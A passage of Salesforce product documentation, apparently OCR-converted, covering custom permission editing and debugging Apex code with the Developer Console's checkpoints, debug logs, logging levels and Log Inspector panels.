   - Connected App—optionally, the connected app that's associated with this permission
4. Click **Save**.

SEE ALSO:

Custom Permissions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To create custom permissions:
- "Manage Custom Permissions"

Edit Custom Permissions

Edit custom permissions that give users access to custom processes or apps.

1. From Setup, enter *Custom Permissions* in the Quick Find box, then select **Custom Permissions**.
2. Click **Edit** next to the permission that you need to change.
3. Edit the permission information as needed.
   - Label—the permission label that appears in permission sets
   - Name—the unique name that's used by the API and managed packages
   - Description—optionally, a description that explains what functions the permission grants access to, such as "Approve time-off requests."
   - Connected App—optionally, the connected app that's associated with this permission
4. Click **Save**.

SEE ALSO:

Custom Permissions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To edit custom permissions:
- "Manage Custom Permissions"

Add or Remove Required Custom Permissions

A required custom permission is a custom permission that must be enabled when the parent custom permission is enabled. For example, you could have a custom permission "Approve Time-Off Requests" and specify that it requires the custom permission "Submit Time-Off Requests."

1. From Setup, enter `Custom Permissions` in the `Quick Find` box, then select **Custom Permissions**.
2. Create or select an existing custom permission.
3. In the Required Custom Permissions related list, click **Edit**.
4. Select the custom permissions that you want to add from the Available Custom Permissions list, and then click **Add**, or select the custom permissions that you want to remove from the Required Custom Permissions list, and then click **Remove**.
5. Click **Save**.

SEE ALSO:

Custom Permissions

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

In Group and Professional Edition organizations, you can't create or edit custom permissions, but you can install them as part of a managed package.

USER PERMISSIONS

To add or remove required custom permissions:

- "Manage Custom Permissions"

Debug

Debugging Your Code


This section contains information about debugging the code that you've written.

- Checkpoints Tab
- Checkpoint Inspector
- Logs Tab
- Log Inspector
- Examples of Using the Log Inspector
- Using Debug Logs

Debugging Using the Developer Console

Checkpoints Tab

The **Checkpoints** tab displays a list of saved checkpoints that preserve a snapshot of the state of objects in memory at the time the checkpoint was reached.



Checkpoints

This list displays the checkpoints currently available for review. Select **Debug** > **My Current Checkpoints Only** to only display checkpoints you've created since opening the Developer Console. Deselect this option to display all checkpoints currently saved for your organization, including newly-generated ones created by other users.

Each checkpoint in the list displays this information:

Column	Description
Namespace	The namespace of the package containing the checkpoint.
Class	The Apex class containing the checkpoint.
Line	The line number marked with the checkpoint.
Time	The time the checkpoint was reached.

Right click any column header to sort the information in the column. You can also select which columns you want displayed in the Checkpoints list.

To open a checkpoint, double-click it. The checkpoint opens in the Checkpoint Inspector.

Checkpoint Locations

This list provides the location of each checkpoint in the source code. Each item in the list displays this information:

Column	Description
File	The name of the Apex class that contains the checkpoint.
Line	The line number marked with the checkpoint.
Iteration	If the checkpoint is in a loop, this value indicates the iteration at which the checkpoint is captured.

By default, the iteration is 1, which means that the checkpoint is saved the first time the line of source code executes. You can use a different iteration, for example, to investigate why a loop does not terminate when expected. To change the iteration, click the cell you want to change and enter a new number. Only one checkpoint will be captured for a specific line of code, no matter how many times it's executed during a request.

Set checkpoints locations from the Source Code Editor. Checkpoint locations persist until you click **Clear** or until you close the Developer Console.

SEE ALSO:

- Checkpoint Inspector
- Setting Checkpoints in Apex Code
- Overlaying Apex Code and SOQL Statements
- Developer Console Functionality

Setting Checkpoints in Apex Code

Use Developer Console checkpoints to debug your Apex classes and triggers. You can't set checkpoints in Visualforce markup.

Important: To use checkpoints, the Apex Log Level must be set to **Finer** or **Finest**. See Setting Logging Levels.

To set a new checkpoint:

1. Open the Apex class or trigger in the Source Code Editor.
2. Click in the margin to the left of the line number where you want to set the checkpoint. Up to five checkpoints can be enabled at the same time.

   Results for a checkpoint will only be captured once, no matter how many times the line of code is executed. By default, the results for a checkpoint are captured immediately before the first time the line of code is executed. You can change the iteration for the capture from the Checkpoint Locations list on the Checkpoints tab. You can also overlay Apex code and SOQL statements that run when code executes at a checkpoint.
3. Execute the code with the Developer Console open.
4. View your checkpoints and results on the Checkpoints tab.

Checkpoints persist until you click **Debug** > **Clear Checkpoint Locations**.

Note: If you set a checkpoint in a method with the `@future` annotation, you must keep the Developer Console open until the `@future` method completes asynchronously.

SEE ALSO:

- Log Inspector
- Overlaying Apex Code and SOQL Statements
- Checkpoints Tab
- Checkpoint Inspector


Overlaying Apex Code and SOQL Statements

Use the Developer Console to overlay diagnostics that run when Apex code executes at a checkpoint, without changing any code.

See Setting Checkpoints in Apex Code.

When troubleshooting a runtime issue, you might want information about the state of a variable or the state of the database. You might also want to create a specific condition in which to test your code. The Developer Console allows you to overlay Apex code and SOQL statements that run when code executes at a checkpoint.

1. Set checkpoints and execute your code, then go to the **Checkpoints** tab.
2. Select a checkpoint and click **Edit Properties**.
3. Select **SOQL** or **Apex Code**. To run the diagnostic code without generating a heap dump at the checkpoint, deselect **Dump Heap**.



4. Enter SOQL or Apex code in the **Action Script** box and click **OK**.

   Note: You can't refer to local objects because an anonymous block is a new stack frame. Refer to static objects or create new objects. Also, you can't use bind variables in SOQL queries used in overlays.

The results of the overlayed code will appear on a separate **Query Results** or **Apex Execution Results** tab in the Checkpoint Inspector. For details on navigating query results, see Developer Console Query Editor.

Note: On the **Apex Execution Results** tab, the value `-1` indicates that a field is not applicable.

SEE ALSO:

Setting Checkpoints in Apex Code

Checkpoints Tab

Checkpoint Inspector


Checkpoint Inspector

Use checkpoints to investigate the objects in memory at a specific point of execution and see the other objects with references to them.

Go to the Checkpoints tab and double-click a checkpoint to view the results in the Checkpoint Inspector. The Checkpoint Inspector provides more details on variables than the Log Inspector, including individual items in collections.


The Checkpoint Inspector has two tabs:

- The Heap tab displays all objects in memory at the time the line of code at the checkpoint was executed. Items are listed and grouped by data type.



  - The Types column is a flat list of the classes of all instantiated objects in memory at the checkpoint, with a count of how many are instantiated, and the amount of memory consumed in bytes. Click an item to see a list of those objects in the Instances column, with their address in the heap and memory consumed. Click an instance to view the variables currently set in that object in the State column.
  - The References tab provides two lists to display relationships between symbols held in memory. Use the Inbound References list to locate the symbols that can hold references to objects of a particular type. Use the Referencing Instances list to find specific instances holding references to a symbol. Double click to find that instance elsewhere in the heap.
  - The Search tab lets you find symbols in the heap by value or address. Search matches partial symbol values, but addresses must be exact. To quickly search for a value, click the search icon ( ) that appears to the right of it when you hover over it in the State panel.

- The Symbols tab displays a tree view of all symbols in memory at the checkpoint. Use it to quickly review the state of the system at the specific line of code (and iteration) where the checkpoint was set.



Important: If you don't see scroll bars in the Checkpoint Inspector panels on a Mac, open **System Preferences** > **General** and set `Show scroll bars` to Always.

SEE ALSO:

Checkpoints Tab


Setting Checkpoints in Apex Code

Overlaying Apex Code and SOQL Statements

Logs Tab

Use the Logs tab in the Developer Console to access logs that include database events, Apex processing, workflow, callouts, and validation logic.

The Developer Console automatically polls for the current user's debug logs and lists them on the **Logs** tab. For example, if you have validation rules associated with inserting a record, and you insert a new record, the Developer Console captures a debug log for the request and adds it to the list.



- To open the selected log in the Log Inspector, click **File** > **Open Log** or double-click the log on the **Logs** tab. Use the Log Inspector to review a debug log, evaluate Apex code, track DML, monitor performance, and more.
- To open the selected log in a text editor, click **File** > **Open Raw Log**.
- To filter the visible logs, click **Filter** and type the text you want included in the list. For example, if you want to see debug logs from a specific user, type that user's name. The filter is case-sensitive.
- To remove all logs from the list, click **Debug** > **Clear** > **Log Panel**.
- By default, the **Logs** tab displays only new logs generated by the current user. To see all debug logs saved for your organization, including newly generated logs created by other users, click **Debug** and deselect **Show My Current Logs Only**.
- To automatically hide all existing logs the next time the page is refreshed, click **Debug** and select **Auto-Hide Logs**.
- To download a copy of the selected log as a text file, click **File** > **Download Log**. The default name for the file is `apex.log`.
- To prevent logs from loading when you open the Developer Console, go to **Help** > **Preferences** and set **Prevent Logs on Load** to `true`.

Note: User logs are configured from the Debug Log page in your org. From Setup, enter *`Debug Logs`* in the `Quick Find` box, then select **Debug Logs**.

Setting Logging Levels

Logging levels determine how much request information is saved in a debug log. Parsing a large log can take a long time. To reduce the size of a log, adjust the logging level. Use verbose logging for code you're reviewing. Use terse logging for code you're not interested in.

To specify logging levels for future requests, click **Debug** > **Change Log Levels**. This page allows you to define trace flags and debug levels.

To override the default log levels for a specific class or trigger, or to set up logging for a user, add a trace flag that includes a duration and a debug level.

To save your changes and close the window, click **Done**.

Note: If you are debugging using checkpoints, set the Apex Code logging level to FINER or FINEST. (Do not use FINEST for deployment.)

For details on what each setting controls, see Debug Log Categories and Debug Log Levels.

Important: If the Developer Console is open, the general log levels defined in the Developer Console affect all logs, including logs created during a deployment. Before running a deployment, verify that the Apex Code log level is not set to Finest, or the deployment might take longer than expected.

SEE ALSO:

- Developer Console Debug Menu
- Log Inspector
- Debug Log Levels
- Debug Log Order of Precedence

Log Inspector

The Log Inspector is a context-sensitive execution viewer that shows the source of an operation, what triggered the operation, and what occurred afterward. Use this tool to inspect debug logs that include database events, Apex processing, workflow, and validation logic.


The panels displayed in the Log Inspector depend on the selected perspective. To switch perspectives, click **Debug** > **Switch Perspective**. For details on default and custom perspectives, see Managing Perspectives in the Log Inspector.

Log Panels

The Log Inspector can contain any of the following panels:

- Stack Tree
- Execution Stack
- Execution Log
- Source
- Variables
- Execution Overview

Click **Debug** > **View Log Panels** or CTRL+P to choose from available panels and design a custom perspective.




If you design a custom perspective you want to use again, click **Debug** > **Save Perspective** and give it a memorable name. After a custom perspective is saved, you can select it any time you use the Log Inspector by clicking **Debug** > **Switch Perspective**.

Most panels refresh automatically to display information when you click on an item in a related panel. For example, if you click a folder in the Stack Tree panel, the Execution Stack, Execution Log and Source panels are updated to display information about the related object. Similarly, if you click a line in the Execution Log, the Stack Tree, Execution Stack, and Source panels are all updated with details on that line. Clicking an item in the Executed Units tab in the Execution Overview updates the Execution Log, Stack Tree, Execution Stack, and Source panels.


Stack Tree

The Stack Tree panel displays two tree views that display information "top down" — from initiating calls to the next level down, which allows you to see the hierarchy of items in a process. For example, if a class calls a second class, the second class displays as a child node of the first class.

The Execution Tree displays each operation. For example, if a `for` loop calls `System.debug()` 8 times, the Execution Tree shows the duration of each call:



The Performance Tree aggregates operations to give you a better look at the performance of an operation as a whole. Using the same example as above, the Performance Tree displays the total duration of every call to `debug`:



This log was generated from the Execute Anonymous Window. Calls to `debug` and other methods from other locations in your code are aggregated in the executed unit.


Each section in the Stack Tree panel includes this information:

Column	Description
Scope	Delimited region within the process, such as workflow, a class, or DML.

Column	Description
Unit	Name of the item (region).
Duration	Amount of time (in milliseconds) the item took to run.
Heap	Amount of heap (in bytes) the item used.
Iterations	Number of times the item was called.


Execution Stack

The Execution Stack panel displays a "bottom-up" view of the currently-selected item in the debug log, starting with the lowest level call, followed by the operation that triggered that call, and so on.



Execution Log

The Execution Log panel contains the debug log for the current process. The debug log contains every action that occurred in the process, such as method calls, workflow rules, and DML operations. To view long lines that are truncated in the view, hover over the line to display a popup.



Use the Execution Log to retrace steps through a process. You can step through lines on your own or filter the log to lines of specific interest:

- **This Frame**: Displays only this region of the process, or only the items that are associated with the level. For example, if you select a trigger that calls a class, only the trigger operations are displayed. If you click `CODE_UNIT_STARTED` and select **This Frame**, only the items in the process that occur between `CODE_UNIT_STARTED` and its associated `CODE_UNIT_ENDED` are displayed.
- **Executable**: Displays only the executable items in the debug log. This hides the cumulative limits information, such as the number of SOQL queries made, the number of DML rows, and so on.

  Tip: Always leave **Executable** checked. Only deselect it when you are working on optimizing your process and need specific limits information.

- **Debug Only**: Displays only the debug statements you have added to the code.
- **Filter**: Displays items that match what you enter in the associated field. For example, if you select **Filter** and type `DML`, only the lines in the execution log with the string "DML" in either the event or details are displayed. The filter is case-sensitive.

The Execution Log panel contains this information:

Column	Description
Timestamp	System time when the process began, shown in the local user's time. The format is: `HH:MM:SS:MSS`.
Event	The Debug event
Details	Additional details pertaining to the event, such as line number and parameters.

Source

The Source panel contains the executed source code or the metadata definitions of entities used during the process, and lists how many times a line of code was executed. The content displayed in the panel depends on what's selected elsewhere in the view.

To go to a specific line of code, enter a line number in the entry box at the bottom of the source panel and click **Jump**.

Click **Open** to open executed source code in Source Code Editor view.

Note: If validation rules or workflow are executed during the process, the metadata representation displays in the source panel. You can't open a metadata representation from the Developer Console. See `ValidationRule` and `Workflow` in the *Force.com Metadata API Developers Guide*.

Variables

Use the Variables panel to discover when a variable is assigned a value and what that value is. Click on a `Variable` event to populate the section.


Note: The **Apex Code** log level must be set to `Finest` for variable assignments to be logged.

Another way to view the contents of variables is to use checkpoints, which allow you to see more details about entities held in memory at a point of execution. For details, see Setting Checkpoints in Apex Code.

Execution Overview: Save Order, Limits, Timeline, and Executed Units

The Execution Overview panel at the bottom of the Log Inspector contains four tabs:

- The Save Order tab displays a color-coded timeline of DML actions. For each DML action taken, save order elements are shown as boxcars in the timeline.



The following colors are used to differentiate between elements:

Color	Type
Red	Before trigger
Orange	After trigger
Green	Validation rule
Blue	Assignment rule
Purple	Workflow rule


For details on a specific element, click the associated boxcar in the timeline. The popup window displays additional information, including a link to navigate directly to the relevant place in the log.

To view the ID(s) of affected records, click the name of the sObject in the left pane.

- The Limits tab displays overall system limits by name and amount used and contains this information:

Column	Description
Limit	Name of the limit.
Used so far	Amount of the limit used by this process at this point of execution.
Request Total	Amount of this limit used by the request at completion.
Total Available	Total amount for the limit.


- The Timeline tab provides a visual representation of the time taken by each process. Select the **Scale** option that results in the most useful view.



The Timeline tab contains this information:

Column	Description
Category	Type of process.
Millis	Milliseconds of time taken by the process.
%	Percent the process took of the entire request.

- The Executed Units tab displays the system resources used by each item in the process.



The buttons at the bottom of the tab can be used to filter out information by item type. For example, if you don't want to view details for methods, click **Methods**. Click the button a second time to clear the filter.

The Executed Units tab contains the following information:

Column	Description
What	Type of process item. Types include: – Method – Queries – Workflow – Callouts – DML – Validations – Triggers – Pages
Name	Name of the process item.
Sum	Total duration for the item.
Avg	Average duration for the item.
Max	Maximum duration for the item.
Min	Minimum duration for the item.
Count	Number of times the item was called during the process.
Heap	Amount of space the item took on the heap.
Query Type	Type of query. Possible values are: – SOQL – SOSL
Sum rows	Total number of records changed for the item.
Avg rows	Average number of records changed for the item.
Max rows	Maximum number of records changed for the item.
Min row	Minimum number of records changed for the item.

To sort information by a specific column, click the column header.

Important: If you are using a Mac and you don't see scroll bars in the Log Inspector panels, open **System Preferences** > **General** and set `Show scroll bars` to **Always**.

SEE ALSO:

- Developer Console Debug Menu
- Logs Tab
- Managing Perspectives in the Log Inspector
- Creating Custom Perspectives in the Log Inspector

Examples of Using the Log Inspector

Here are some of the ways you can use the Log Inspector to diagnose and solve problems.

- Tracing the Path of Execution
- Viewing `System.Debug` Statements
- Updating Source Code
- Tracking DML in a Request
- Evaluating the Performance of a Visualforce Page
- Viewing a Complex Process

Tracing the Path of Execution

Scenario: You've opened a debug log in the Log Inspector. What are some of the ways to step through the information?

1. In the Execution Log panel, select **Executable** to filter out all non-executable steps, including cumulative limits information.
2. In the Execution Overview panel, click the Executed Units tab to view the aggregate values of different types of operations in the request. For example, you can view the number of DML operations or the different methods by the type of method.
3. Click the Limits tab to view the governor limits used by this operation.

Viewing `System.Debug` Statements

Scenario: You've added a number of `System.Debug` statements to your code to track a request's progress. How do you find them using the Log Inspector?

1. In the Execution Log panel, select **Filter**.
2. Enter *`DEBUG`* (upper-case) in the entry box.

Only the lines containing the string *`DEBUG`* are shown in your request display.

Updating Source Code

Scenario: After you run your request, you notice an Apex code error in the debug log. What's the easiest way to edit your Apex code?

1. From the Source panel, select the line of code.
2. Click **Open**.

The class or trigger opens in a new Source Code Editor tab.

Tracking DML in a Request

Scenario: Your request contains many DML statements in different locations. How can you tell how many times DML is executed in a request?

Here are two techniques for drilling into a debug log to examine the actual DML executed during the course of a request:

1. In the Execution Log panel, select **Filter**, then type *`DML`*. All items in the request that contain DML anywhere in either the event or details display.

2. In the Execution Overview panel, click the Executed Units tab and disable all other types of execution, except for DML. The buttons are toggles—click once to filter that type of operation **out** of the list. Click again to disable the filter. To view only the DML, click **Methods**, **Queries**, **Workflow**, **Callouts**, **Validations**, **Triggers** and **Visualforce Pages**.
   - The details of the DML operation show the kind of object that was affected, and the specific operation performed—insert, update, and so on. You can also view the number of times a DML statement was executed, the number of rows, and so on.
   - If you click a DML request item in the Executed Units tab, the Execution Log filters out all other parts of the request and displays only that DML statement.


You can also use these procedures for looking up and filtering queries.

Evaluating the Performance of a Visualforce Page


Scenario: You have a Visualforce page and an Apex controller that executes SOQL queries. How do you analyze the performance of your page and find out which code unit took the most time? How do you determine how many queries are performed in the request? How do you verify how close you are getting to governor limits?

1. In the Stack Tree panel, look for the name of the Visualforce page. The top level has the format `/apex/pagename`. The first node under that shows the actual execution of the page. Open that node to see when the controller was initialized.
2. Continue to open nodes to explore the calling of methods and how long each method took. When you click an item in the Stack Tree panel, the Execution Log panel displays that portion of the debug log, the **Source** panel refreshes to display the appropriate source code, and the Variables panel shows the variables that are in context.
3. In the Execution Overview panel, click the Executed Units tab to view statistics of your code that include execution time in milliseconds and heap size in bytes. The Cnt column shows the number of times a certain code unit has been executed. If a code unit was executed more than once, the sum, average, maximum, and minimum run times are updated. Similarly, if a query is executed more than once, the display is updated to summarize the aggregate numbers of returned rows.

   You can filter out code units by clicking the buttons on the bottom that correspond to the code units you want to omit from the view. Tracking DML in a Request explains how to do this.



4. Click the Limits tab to verify the applicable limits, and how close your request is to each applicable limit. The Total Available column shows the governor limits allowed for your organization per type of operation. The Request Total column shows the total number of requests performed. The Used So Far column shows the number of requests consumed at the point of execution you selected in the stack trace or execution log.
5. Click the Timeline tab to see a visual display of the executed code units broken up by the type of code unit, in addition to the total and percentage of execution time for each type of code unit. The timeline lets you quickly find out which parts of the request took the longest. Select a time interval at the bottom of the summary section to increase or decrease the period displayed in the timeline.



In this example, database requests took the most time (56.95%). They are followed by the Visualforce page. The least amount of time was spent on Apex code. Also, Visualforce pages and Apex code were executed first and last, while database operations were carried out between them.

Viewing a Complex Process

Scenario: Your process is complex, and includes several Apex classes and triggers, workflow, and validation rules. What are some of the best ways to step through or filter the resulting debug log?

1. The Stack section contains a tree structure illustrating the execution path of all the top level items in the request. Use this to see the hierarchy of items as they execute.
2. Use the **Filter** entry box in the execution log. For example, if you're interested in trigger-specific events, click **Filter** and enter `trigger`. Only the lines in the debug log that contain the word `trigger` display in the execution log section.
3. Limit the scope of the Execution Log tab to a specific selected unit of execution by selecting **This Frame**. For example, if you select a line that contains `CODE_UNIT_STARTED` in the execution log, and then click **This Frame**, the execution log displays only the items in the request that occur between `CODE_UNIT_STARTED` and its associated `CODE_UNIT_ENDED`.

   Note: When **This Frame** is selected, the Execution Log only displays the items that are contained in that frame, not any lower level operations. For example, if a trigger calls a class, only the trigger operations display in the Execution Log, not the class operations.

Log Inspector Perspectives

Creating Custom Perspectives in the Log Inspector

A perspective is a predefined layout of panels in the Developer Console Log Inspector.

When you perform a task in the Log Inspector, use a perspective that makes completing the task fast and easy. Every developer has a different style. For a list of out-of-the box perspectives, see Log Inspector.

To create a custom perspective or modify an existing perspective:

1. In the Developer Console, open a log in the Log Inspector.
2. Click **Debug** > **View Log Panels** and select the panels you want to include in the perspective.

   For a list of available panels, see Log Panels. If you modify a perspective, an * is appended to the perspective name until it is saved.

   Tip: If you create a perspective that includes the **Execution Log** panel, you may want to include the **Source** panel.

3. To save your changes, click **Save Perspective**. To create a new perspective, click **Save Perspective As** and enter a new name.

SEE ALSO:

Log Inspector

Managing Perspectives in the Log Inspector

Managing Perspectives in the Log Inspector

A perspective is a predefined layout of panels in the Developer Console Log Inspector.

